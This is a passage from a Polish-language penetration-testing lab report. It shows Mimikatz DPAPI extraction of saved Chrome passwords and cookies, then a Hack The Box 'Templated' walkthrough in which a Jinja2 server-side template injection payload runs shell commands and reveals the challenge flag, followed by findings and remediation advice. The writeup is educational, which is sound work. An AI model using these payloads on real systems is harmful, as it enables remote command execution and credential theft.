
Question 3 of 5: Using Mimikatz, identify the password Dade uses for his Amazon account from (empty)

Rysunek 59. Znalezienie wartości `creation_utc`




Rysunek 60. Znalezienie nazwy użytkownika na Instagramie

Do znalezienia hasła na konta Amazona oraz wartości ciasteczka nazwanego **cookie_notif** dla serwisu Dropbox należało wykonać polecenie **dpapi::chrome <ścieżka do pliku Login Data /unprotect** oraz podejrzeć plik wynikowy w katalogu **mimikatz_trunk**.



Rysunek 61. Znalezienie hasła użytkownika do serwisu Amazon




Rysunek 62. Znalezienie ciasteczka cookie_notif dla serwisu Dropbox

Zajęcia nr 5

Scenariusz ataku (Hack The Box - Templated)

Celem ataku jest infiltracja oraz wykorzystanie podatności serwera pod danym adresem w celu zdobycia flagi będąca ciągiem znaków.

Po wejściu w wygenerowany przez stronę adres ukazują się informacje o serwerze i z jakich technologii korzysta, w tym wypadku Jinja2 i Flask.



Site still under construction

Proudly powered by Flask/Jinja2

Rysunek 63. Informacje o serwerze

Po wpisaniu w sieci **Flask Jinja2 Exploit** można otrzymać informacje o podatności związanej z wstrzykiwaniem payloadu w szablon (z ang. **Template**) URI. Oznacza to tyle, że po wstrzyknięciu tekstu strona powinna go przetworzyć po stronie serwera.




Rysunek 64. Przetwarzanie wstrzykniętego tekstu przez stronę

Rzeczywiście, tak też się dzieje. W takim wypadku strona również powinna przetworzyć działania matematyczna, jak np. mnożenie.



Rysunek 65. Przetwarzanie wyrażenia matematycznego $10 * 10$

Wiadomo teraz, że można wstrzyknąć kod, lecz najpierw należy wyświetlić wszystkie klasy w konfiguracji serwera, a przede wszystkim trzeba znaleźć klasę odpowiedzialną za wywoływanie komend, czyli **Subprocess.Popen**. Z pomocą przychodzi <https://github.com/payloadbox/ssti-payloads>, który zawiera możliwe payloady do infiltracji serwera. Wpisując kolejne frazy okazuje się, że `".__class__.__mro__[2].__subclasses__()` wyświetla wszystkie klasy znajdujące się w konfiguracji serwera, w tym wspomnianą **Subprocess.Popen**.




Rysunek 66. Znalezienie klas zawartych w konfiguracji serwera

Teraz należy znaleźć konkretny index tej klasy. W tym przypadku można skorzystać z funkcjonalności Pythona i *pociąć* wyjście. Po metodach prób i błędów udało się znaleźć index tejże klasy, czyli 414.



Rysunek 67. Znalezienie indexu klasy Subprocess.Popen

Z wykorzystaniem payloadu z payloadboxa można wywołać dowolną komendę systemową. Na rysunku 68 znajduje się wywołanie komendy `ls -a`.



Rysunek 68. Wynik wywołania komendy ls -a


Strona wyświetliła listę katalogów oraz plików. Jeden z nich nazywa się **flag.txt**. Komendą **cat flag.txt** podjęta jest próba wyciągnięcia zawartości pliku. Na wyjściu pojawia się ciąg znaków.



```
← → ⌂ Not secure | 157.245.46.136:31791/%7B%7B%20"._class__mro_[1]__subclasses_.([414]['cat%20flag.txt',shell=True,stdout=-1].communicate()[0].strip()%20%7D%7D
Error 404
The page 'bHTB{3mpl4c3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!' could not be found
```

Rysunek 69. Wynik wywołania komendy cat flag.txt

Ciąg znaków po wklejeniu na stronie Hack The Box okazał się flagą umożliwiającą zakończenie zadania.



Rysunek 70. Zdobycie flagi

Osiągnięte cele

Serwer został zinfiltrowany z wykorzystaniem wstrzyknięcia payloadu w szablon URI wywołując metody systemowe serwera i dostając się do zawartości pliku z flagą potrzebną do zakończenia zadania.

Findingi (Hack The Box - Templated)

Tytuł: Server-Side Template Injection

Kategoria: Wstrzyknięcie komend systemowych

Oszacowana waga: Krytyczne

Lokalizacja: Szablon URI serwera

Remediacja: Szablon nie powinien być tworzony z wejścia kontrolowanego przez użytkownika. Wejście powinno być przekazane do szablonu wykorzystując parametry szablonowe, a po stronie serwera, przed parsowaniem danych, podejrzane oraz niepożądane znaki powinny być usuwane.

Użytkownik mając wiedzę o tym, że serwer przetwarza wejście kontrolowane przez niego, może wstrzyknąć złośliwy payload i wywołać komendy systemowe jednocześnie umożliwiając pełną infiltrację serwera oraz dostęp do wrażliwych danych lub nawet ich usunięcie lub modyfikację. W rozdziale **Scenariusz ataku (Hack The Box - Templated)** opisane są kroki, które umożliwiają infiltrację systemu z wykorzystaniem SSTI.